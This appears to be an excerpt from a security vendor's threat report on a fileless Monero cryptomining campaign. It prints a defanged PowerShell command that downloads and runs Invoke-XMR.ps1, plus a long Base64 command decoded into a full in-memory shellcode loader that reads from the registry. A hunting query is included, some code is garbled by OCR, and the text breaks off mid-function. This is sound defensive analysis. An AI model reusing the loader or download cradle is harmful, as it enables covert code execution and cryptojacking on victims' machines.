JABKAGsAMAB3AEoAIAA9ACAAIgBIAEsATABNADoAXABTAG8AZgB0AHcAYQByAGUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABDAHUAcgByAGUAbgB0AFYAZQByAHMAaQBvAG4AXABTAGgAZQBsAGwAIgA7ACQAcAB6AFEAWQBuAEIAUAA1AFoAIAA9ACAAIgB7ADQANwBGADIARgA5ADgAQwAtADUAOQAwAEEALQA1ADMAMQA1AC0ANQBE [truncated]
```

This translates to:

```
$Jk0wJ = “HKLM:\Software\Microsoft\Windows\CurrentVersion\Shell”;$pzQYnBP5Z = “{47F2F98C-590A-5315-5D
[truncated]
```

We iterated searching for this command line and discovered the Base64 encoded command string was found associated with yet another campaign: cryptomining.

# “Fileless” Cryptomining

In light of the command interpreters communicating over the network to pull and execute scripts from the internet, we leveraged the following query in CB Defense and discovered the presence of a cryptominer being downloaded and invoked:

### Suggested Queries

- (applicationName:PowerShell.exe AND commandLine:downloadstring AND commandLine:iex) OR (targetAppName:PowerShell.exe AND targetCommandLine:downloadstring AND targetCommandLine:iex)

### Invoke-XMR

Continuing the trend of attacks leveraging open-source bypasses, notably from public repositories on Github to execute arbitrary scripts, running parallel to the Squiblydoo attack, this cryptomining attack directly downloads the Invoke-XMR ps1 script from raw.githubusercontent.com via PowerShell. This Invoke-XMR.ps1 script is associated with the XMR Monero Cryptominer. However, instead of targeting domain controllers and high target servers, the end goal of this cryptominer was to establish a botnet for continuous Monero mining.

```
“C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe” -w 1 -exec bypass -noni -
nop -sta -noexit -c iex (new-object
net.webclient).downloadstring(‘hxxps://raw[.]githubusercontent[.]com/sharpbazil/literate-
broccoli/master/Invoke-XMR[.]ps1’);Invoke-XMR”
```

### Exhibit O: Downloading and invoking XMR from Github (defanged)

**Note:** Since the detection of this attack, the “Sharpbazil” XMR github links have been disabled.

This activity occurred on a handful of high-target devices including the already compromised Typhoid Mary.

Inspecting the command line, we detect the same Base64 encoded commands in PowerShell when it initiates network connections to miner domains that we observed in association with connecting to Tor exit nodes and lateral movement. The original command line was truncated, but using OSINT we were able to extrapolate the entire command line with a medium degree of confidence.

```
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe -NonInteractive -WindowStyle Hid-
den -EncodedCommand JEprMHdKID0gIkhLTE06XFNvZnR3YXJlXE1pY3Jvc29mdFxXaW5kb3dzX-
EN1cnJlbnRWZXJzaW9uXFNoZWxsIjskcHpRWW5CUDVaID0gInsAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAH0iO2Z1bmN0aW9uIGVENVoyU1owd3tQYXJhbShbT3V0cHV0VHlwZShbVHlwZV0pXVtQYXJhbWV0ZX-
IoIFBvc2l0aW9uID0gMCldW1R5cGVbXV0kTWo0WGRxV1EgPSAoTmV3LU9iamVjdCBUeXBlW10oMCkpLFtQYXJhb-
WV0ZXIoIFBvc2l0aW9uID0gMSApXVtUeXBlXSRNUGNHdXpsSHAgPSBbVm9pZF0pJG4ydXlNbU5tID0gW0FwcERvbW-
Fpbl06OkN1cnJlbnREb21haW47JHRUUEh2eVcgPSBOZXctT2JqZWN0IFN5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx-
5TmFtZSgnUmVmbGVjdGVkRGVsZWdhdGUnKTskZFNZYVQgPSAkbjJ1eU1tTm0uRGVmaW5lRHluYW1pY0Fzc2VtYmx-
5KCR0VFBIdnlXLCBbU3lzdGVtLlJlZmxlY3Rpb24uRW1pdC5Bc3NlbWJseUJ1aWxkZXJBY2Nlc3NdOjpSdW4pOyRmZm-
dpczhrID0gJGRTWWFULkRlZmluZUR5bmFtaWNNb2R1bGUoJ0luTWVtb3J5TW9kdWxlJywgJGZhbHNlKTskaTNy-
TUdNWTRISXI1QiA9ICRmZmdpczhrLkRlZmluZVR5cGUoJ015RGVsZWdhdGVUeXBlJywgJ0NsYXNzLCBQdWJsaWM-
sIFNlYWxlZCwgQW5zaUNsYXNzLCBBdXRvQ2xhc3MnLCBbU3lzdGVtLk11bHRpY2FzdERlbGVnYXRlXSk7JHFOaGh2Y-
jFMTCA9ICRpM3JNR01ZNEhJcjVCLkRlZmluZUNvbnN0cnVjdG9yKCdSVFNwZWNpYWxOYW1lLCBIaWRlQnlTaWcsIF-
B1YmxpYycsIFtTeXN0ZW0uUmVmbGVjdGlvbi5DYWxsaW5nQ29udmVudGlvbnNdOjpTdGFuZGFyZCwgJE1qNFhkc-
VdRKTskcU5oaHZiMUxMLlNldEltcGxlbWVudGF0aW9uRmxhZ3MoJ1J1bnRpbWUsIE1hbmFnZWQnKTskWUE0NT-
lOID0gJGkzck1HTVk0SElyNUIuRGVmaW5lTWV0aG9kKCdJbnZva2UnLCAnUHVibGljLCBIaWRlQnlTaWcsIE5ld1Ns-
b3QsIFZpcnR1YWwnLCAkTVBjR3V6bEhwLCAkTWo0WGRxV1EpOyRZQTQ1OU4uU2V0SW1wbGVtZW50YXRpb25Gb-
GFncygnUnVudGltZSwgTWFuYWdlZCcpO1dyaXRlLU91dHB1dCAkaTNyTUdNWTRISXI1Qi5DcmVhdGVUeXBlKCk7fW-
Z1bmN0aW9uIHlESFNkUjlmKCRvdWtJZ3hHLCAkWE00MjFCKSB7JHduSjg4VWhGYiAgPSAkb3VrSWd4R1skWE00MjF-
CKzBdICogMTY3NzcyMTY7JHduSjg4VWhGYiArPSAkb3VrSWd4R1skWE00MjFCKzFdICogNjU1MzY7JHduSjg4VWhGY-
iArPSAkb3VrSWd4R1skWE00MjFCKzJdICogMjU2OyR3bko4OFVoRmIgKz0gJG91a0lneEdbJFhNNDIxQiszXSAqIDE7c-
mV0dXJuICR3bko4OFVoRmI7fSRtZlg4RVdDYyA9IEAiCltEbGxJbXBvcnQoImtlcm5lbDMyLmRsbCIpXXB1YmxpYy-
BzdGF0aWMgZXh0ZXJuIEludFB0ciBHZXRDdXJyZW50UHJvY2VzcygpO1tEbGxJbXBvcnQoImtlcm5lbDMyLmRsb-
CIpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBWaXJ0dWFsQWxsb2MoSW50UHRyIGxwQWRkcmVzcywgdWlud-
CBkd1NpemUsIHVpbnQgZmxBbGxvY2F0aW9uVHlwZSwgdWludCBmbFByb3RlY3QpO1tEbGxJbXBvcnQoImtlcm-
5lbDMyLmRsbCIpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIGJvb2wgV3JpdGVQcm9jZXNzTWVtb3J5KEludFB0ciBwcm-
9jZXNzLCBJbnRQdHIgYWRkcmVzcywgYnl0ZVtdIGJ1ZmZlciwgdWludCBzaXplLCB1aW50IHdyaXR0ZW4pO1tEbGxJbX-
BvcnQoImtlcm5lbDMyLmRsbCIpXXB1YmxpYyBzdGF0aWMgZXh0ZXJuIHVpbnQgU2V0RXJyb3JNb2RlKHVpbnQgdU-
1vZGUpOwoiQAokeVNpclggPSBBZGQtVHlwZSAtbWVtYmVyRGVmaW5pdGlvbiAkbWZYOEVXQ2MgLU5hbWUgIldpb-
jMyIiAtbmFtZXNwYWNlIFdpbjMyRnVuY3Rpb25zIC1wYXNzdGhydTtmdW5jdGlvbiBNa3RqOSgkbWZYOEVXQ2MsICRT-
V2tEQVBOYiwgJFZidDE2SVJ5KSB7JGFaN2NGcVBJWiA9ICR5U2lyWDo6R2V0Q3VycmVudFByb2Nlc3MoKTskcHZ6ak-
1KID0gJHlTaXJYOjpWaXJ0dWFsQWxsb2MoMCwkbWZYOEVXQ2MuTGVuZ3RoLDB4MDAwMDMwMDAsMHg0MCk-
7JEgwRGM5a3lVbCA9ICR5U2lyWDo6VmlydHVhbEFsbG9jKDAsJFZidDE2SVJ5Lkxlbmd0aCwweDAwMDAzMDAwLDB-
4NDApOyR5U2lyWDo6V3JpdGVQcm9jZXNzTWVtb3J5KCRhWjdjRnFQSVosICRwdnpqTUosICRtZlg4RVdDYywg-
JG1mWDhFV0NjLkxlbmd0aCwgMCkgfCBPdXQtTnVsbDskeVNpclg6OldyaXRlUHJvY2Vzc01lbW9yeSgkYVo3Y0Zx-
UElaLCAkSDBEYzlreVVsLCAkVmJ0MTZJUnksICRWYnQxNklSeS5MZW5ndGgsIDApIHwgT3V0LU51bGw7JGpUMHN-
rekZFZCA9IFtJbnRQdHJdKCRwdnpqTUouVG9JbnQ2NCgpKyRTV2tEQVBOYik7JFVzVGRUUnRJID0gZUQ1WjJTWjB3IE-
AoW0ludFB0cl0sIFtJbnRQdHJdKSAoW1ZvaWRdKTska3J0dER6cXB5QSA9IFtTeXN0ZW0uUnVudGltZS5JbnRlcm9wU-
2VydmljZXMuTWFyc2hhbF06OkdldERlbGVnYXRlRm9yRnVuY3Rpb25Qb2ludGVyKCRqVDBza3pGRWQsICRVc1RkVFJ0S-
Sk7JHlTaXJYOjpTZXRFcnJvck1vZGUoMHg4MDA2KSB8IE91dC1OdWxsOyRrcnR0RHpxcHlBLkludm9rZSgkSDBEYzl-
reVVsLCAkcHZ6ak1KKTt9ZnVuY3Rpb24gRkNwckVWTSgkWjkxdEJFSzBkLCAkcHpBN0V0KSB7JFB4YmdKbDQgPS-
B5REhTZFI5ZiAkWjkxdEJFSzBkIDE7JGkzck1HTVk0ID0gNTt3aGlsZSAoJGkzck1HTVk0KzggLWx0ICRQeGJnSmw0KS-
B7JG9DcFpXbndzMEsgPSAkWjkxdEJFSzBkWyRpM3JNR01ZNF07JFd0dHUzMm0gPSB5REhTZFI5ZiAkWjkxdEJFSzB-
kICgkaTNyTUdNWTQrMSk7JFkxUG9PV2xmQyA9IHlESFNkUjlmICRaOTF0QkVLMGQgKCRpM3JNR01ZNCs1KTskaTNy-
TUdNWTQgKz0gOTtpZiAoJG9DcFpXbndzMEsgLWVxICRwekE3RXQpIHtNa3RqOSAkWjkxdEJFSzBkWyRpM3JNR01ZN-
C4uKCRpM3JNR01ZNCskV3R0dTMybSldICRZMVBvT1dsZkMgJFo5MXRCRUswZDticmVhazt9IGVsc2UgeyRpM3JN-
R01ZNCArPSAkV3R0dTMybTt9fX0kdzVzUkgycjVzbiA9IChHZXQtSXRlbVByb3BlcnR5IC1QYXRoICIkSmswd0oiIC1OYW-
1lICIkcHpRWW5CUDVaIikuJHB6UVluQlA1WjskWjkxdEJFSzBkID0gW1N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2U2NF-
N0cmluZygkdzVzUkgycjVzbik7JFo5MXRCRUswZFswXSA9IDA7aWYgKFtJbnRQdHJdOjpTaXplIC1lcSA4KSB7RkNwck-
VWTSAkWjkxdEJFSzBkIDI7fSBlbHNlIHtGQ3ByRVZNICRaOTF0QkVLMGQgMTt9CjRw
```


**Exhibit P1: XMR Miner PowerShell Base64 encoded commands**

Decoded, this command line translates to:

```
$Jk0wJ = “HKLM:\Software\Microsoft\Windows\CurrentVersion\Shell”;$pzQYnBP5Z = “{REDACTED}”;function
eD5Z2SZ0w{Param([OutputType([Type])][Parameter( Position = 0)][Type[]]$Mj4XdqWQ = (New-Object Type[]
(0)),[Parameter( Position = 1 )][Type]$MPcGuzlHp = [Void])$n2uyMmNm = [AppDomain]::CurrentDomain;$tTPHvyW
= New-Object System.Reflection.AssemblyName(‘ReflectedDelegate’);$dSYaT = $n2uyMmNm.
DefineDynamicAssembly($tTPHvyW, [System.Reflection.Emit.AssemblyBuilderAccess]::Run);$ffgis8k = $dSYaT.
DefineDynamicModule(‘InMemoryModule’, $false);$i3rMGMY4HIr5B = $ffgis8k.DefineType(‘MyDelegateType’,
‘Class, Public, Sealed, AnsiClass, AutoClass’, [System.MulticastDelegate]);$qNhhvb1LL = $i3rMGMY4HIr5B.
DefineConstructor(‘RTSpecialName, HideBySig, Public’, [System.Reflection.CallingConventions]::Standard,
$Mj4XdqWQ);$qNhhvb1LL.SetImplementationFlags(‘Runtime, Managed’);$YA459N = $i3rMGMY4HIr5B.
DefineMethod(‘Invoke’, ‘Public, HideBySig, NewSlot, Virtual’, $MPcGuzlHp, $Mj4XdqWQ);$YA459N.
SetImplementationFlags(‘Runtime, Managed’);Write-Output $i3rMGMY4HIr5B.CreateType();}function
yDHSdR9f($oukIgxG, $XM421B) {$wnJ88UhFb  = $oukIgxG[$XM421B+0] * 16777216;$wnJ88UhFb +=
$oukIgxG[$XM421B+1] * 65536;$wnJ88UhFb += $oukIgxG[$XM421B+2] * 256;$wnJ88UhFb += $oukIgxG[$XM421B+3] *
1;return $wnJ88UhFb;}$mfX8EWCc = @”
[DllImport(“kernel32.dll”)]public static extern IntPtr GetCurrentProcess();[DllImport(“kernel32.dll”)]public static
extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);[DllImport(“kernel32.
dll”)]public static extern bool WriteProcessMemory(IntPtr process, IntPtr address, byte[] buffer, uint size, uint
written);[DllImport(“kernel32.dll”)]public static extern uint SetErrorMode(uint uMode);
“@
$ySirX = Add-Type -memberDefinition $mfX8EWCc -Name “Win32” -namespace Win32Functions -passthru;function
Mktj9($mfX8EWCc, $SWkDAPNb, $Vbt16IRy) {$aZ7cFqPIZ = $ySirX::GetCurrentProcess();$pvzjMJ =
$ySirX::VirtualAlloc(0,$mfX8EWCc.Length,0x00003000,0x40);$H0Dc9kyUl = $ySirX::VirtualAlloc(0,$Vbt16IRy.
Length,0x00003000,0x40);$ySirX::WriteProcessMemory($aZ7cFqPIZ, $pvzjMJ, $mfX8EWCc, $mfX8EWCc.
Length, 0) | Out-Null;$ySirX::WriteProcessMemory($aZ7cFqPIZ, $H0Dc9kyUl, $Vbt16IRy, $Vbt16IRy.Length, 0)
| Out-Null;$jT0skzFEd = [IntPtr]($pvzjMJ.ToInt64()+$SWkDAPNb);$UsTdTRtI = eD5Z2SZ0w @([IntPtr], [IntPtr])
([Void]);$krttDzqpyA = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($jT0skzFEd,
$UsTdTRtI);$ySirX::SetErrorMode(0x8006) | Out-Null;$krttDzqpyA.Invoke($H0Dc9kyUl, $pvzjMJ);}
function FCprEVM($Z91tBEK0d, $pzA7Et) {$PxbgJl4 = yDHSdR9f $Z91tBEK0d 1;$i3rMGMY4 = 5;while
($i3rMGMY4+8 -lt $PxbgJl4) {$oCpZWnws0K = $Z91tBEK0d[$i3rMGMY4];$Wttu32m = yDHSdR9f $Z91tBEK0d
($i3rMGMY4+1);$Y1PoOWlfC = yDHSdR9f $Z91tBEK0d ($i3rMGMY4+5);$i3rMGMY4 += 9;if ($oCpZWnws0K -eq $pzA7Et)
{Mktj9 $Z91tBEK0d[$i3rMGMY4..($i3rMGMY4+$Wttu32m)] $Y1PoOWlfC $Z91tBEK0d;break;} else {$i3rMGMY4 +=
$Wttu32m;}}}$w5sRH2r5sn = (Get-ItemProperty -Path “$Jk0wJ” -Name “$pzQYnBP5Z”).$pzQYnBP5Z;$Z91tBEK0d =
[System.Convert]::FromBase64String($w5sRH2r5sn);$Z91tBEK0d[0] = 0;if ([IntPtr]::Size -eq 8) {FCprEVM $Z91tBEK0d
2;} else {FCprEVM $Z91tBEK0d 1;}
```


## Exhibit P2: Decoded PowerShell Commands

This large block of PowerShell code acts as a loader for the actual miner, XMR. The first two lines (boxed in **green**) determine the registry key and COM Class ID where the actual code is stored. This code will retrieve a block of data within this registry key and Base64 decode it (boxed in **blue**). The results will then be written to the current process's memory and executed (boxed in **red**). The CLSID is designed to vary between campaigns and will differ in most instances.




```
$Jk0wJ = "HKLM:\Software\Microsoft\Windows\CurrentVersion\Shell";
$pzQYnBP5Z = "{[redacted]}";

function eD5Z2SZ0w {
    Param([OutputType([Type])][Parameter(Position = 0)][Type[]] $Mj4XdqWQ = (New -
        Object Type[](0)), [Parameter(Position = 1)][Type] $MPcGuzlHp = [Void]) $
        n2uyMmNm = [AppDomain]::CurrentDomain;
    $tTPHvyW = New - Object System.Reflection.AssemblyName('ReflectedDelegate');
    $dSYaT = $n2uyMmNm.DefineDynamicAssembly($tTPHvyW, [System.Reflection.Emit.
        AssemblyBuilderAccess]::Run);
    $ffgis8k = $dSYaT.DefineDynamicModule('InMemoryModule', $false);
    $i3rMGMY4HIr5B = $ffgis8k.DefineType('MyDelegateType', 'Class, Public, Sealed,
        AnsiClass, AutoClass', [System.MulticastDelegate]);
    $qNhhvb1LL = $i3rMGMY4HIr5B.DefineConstructor('RTSpecialName, HideBySig, Public', [
        System.Reflection.CallingConventions]::Standard, $Mj4XdqWQ);
    $qNhhvb1LL.SetImplementationFlags('Runtime, Managed');
    $YA459N = $i3rMGMY4HIr5B.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual
        ', $MPcGuzlHp, $Mj4XdqWQ);
    $YA459N.SetImplementationFlags('Runtime, Managed');
    Write - Output $i3rMGMY4HIr5B.CreateType();
}

function yDHSdR9f($oukIgxG, $XM421B) {
    $wnJ88UhFb = $oukIgxG[$XM421B + 0] * 16777216;
    $wnJ88UhFb += $oukIgxG[$XM421B + 1] * 65536;
    $wnJ88UhFb += $oukIgxG[$XM421B + 2] * 256;
    $wnJ88UhFb += $oukIgxG[$XM421B + 3] * 1;
    return $wnJ88UhFb;
}
```

Exhibit P3: Setting Registry Key and COM Class ID



```
function FCprEVM($Z91tBEK0d, $pzA7Et) {
    $PxbgJl4 = yDHSdR9f $Z91tBEK0d 1;
    $i3rMGMY4 = 5;
    while ($i3rMGMY4 + 8 - lt $PxbgJl4) {
        $oCpZWnws0K = $Z91tBEK0d[$i3rMGMY4];
        $Wttu32m = yDHSdR9f $Z91tBEK0d($i3rMGMY4 + 1);
        $Y1PoOWlfC = yDHSdR9f $Z91tBEK0d($i3rMGMY4 + 5);
        $i3rMGMY4 += 9;
        if ($oCpZWnws0K - eq $pzA7Et) {
            Mktj9 $Z91tBEK0d[$i3rMGMY4..($i3rMGMY4 + $Wttu32m)] $Y1PoOWlfC $Z91tBEK0d;
            break;
        } else {
            $i3rMGMY4 += $Wttu32m;
        }
    }
}
$w5sRH2r5sn = (Get - ItemProperty - Path "$Jk0wJ" - Name "$pzQYnBP5Z").$pzQYnBP5Z;
$Z91tBEK0d = [System.Convert]::FromBase64String($w5sRH2r5sn);
$Z91tBEK0d[0] = 0;
if ([IntPtr]::Size - eq 8) {
    FCprEVM $Z91tBEK0d 2;
} else {
    FCprEVM $Z91tBEK0d 1;
}
```

Exhibit P4: Retrieval and Base64 decoding of data within registry key "HKLM:\Software\Microsoft\Windows\CurrentVersion\Shell"



```
$mfX8EWCc = @ " [DllImport("kernel32.dll")] public static extern IntPtr
    GetCurrentProcess(); [DllImport("kernel32.dll")] public static extern IntPtr
    VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
    [DllImport("kernel32.dll")] public static extern bool WriteProcessMemory(IntPtr
    process, IntPtr address, byte[] buffer, uint size, uint written); [DllImport("
    kernel32.dll")] public static extern uint SetErrorMode(uint uMode);"@
$ySirX = Add - Type - memberDefinition $mfX8EWCc - Name "Win32" - namespace
    Win32Functions - passthru;

function Mktj9($mfX8EWCc, $SWkDAPNb, $Vbt16IRy) {
    $aZ7cFqPIZ = $ySirX::GetCurrentProcess();
    $pvzjMJ = $ySirX::VirtualAlloc(0, $mfX8EWCc.Length, 0x00003000, 0x40);
    $H0Dc9kyUl = $ySirX::VirtualAlloc(0, $Vbt16IRy.Length, 0x00003000, 0x40);
    $ySirX::WriteProcessMemory($aZ7cFqPIZ, $pvzjMJ, $mfX8EWCc, $mfX8EWCc.Length, 0) |
        Out - Null;
    $ySirX::WriteProcessMemory($aZ7cFqPIZ, $H0Dc9kyUl, $Vbt16IRy, $Vbt16IRy.Length, 0)
         Out - Null;
    $jT0skzFEd = [IntPtr]($pvzjMJ.ToInt64() + $SWkDAPNb);
    $UsTdTRtI = eD5Z2SZ0w @([IntPtr], [IntPtr])([Void]);
    $krttDzqpyA = [System.Runtime.InteropServices.Marshal]::
        GetDelegateForFunctionPointer($jT0skzFEd, $UsTdTRtI);
    $ySirX::SetErrorMode(0x8006) | Out - Null;
    $krttDzqpyA.Invoke($H0Dc9kyUl, $pvzjMJ);
}

function FCprEVM($Z91tBEK0d, $pzA7Et) {
    $PxbgJl4 = yDHSdR9f $Z91tBEK0d 1;
    $i3rMGMY4 = 5;
    while ($i3rMGMY4 + 8 - lt $PxbgJl4) {
        $oCpZWnws0K = $Z91tBEK0d[$i3rMGMY4];
        $Wttu32m = yDHSdR9f $Z91tBEK0d($i3rMGMY4 + 1);
        $Y1PoOWlfC = yDHSdR9f $Z91tBEK0d($i3rMGMY4 + 5);
        $i3rMGMY4 += 9;
        if ($oCpZWnws0K - eq $pzA7Et) {
            Mktj9 $Z91tBEK0d[$i3rMGMY4..($i3rMGMY4 + $Wttu32m)] $Y1PoOWlfC $Z91tBEK0d;
            break;
        } else {
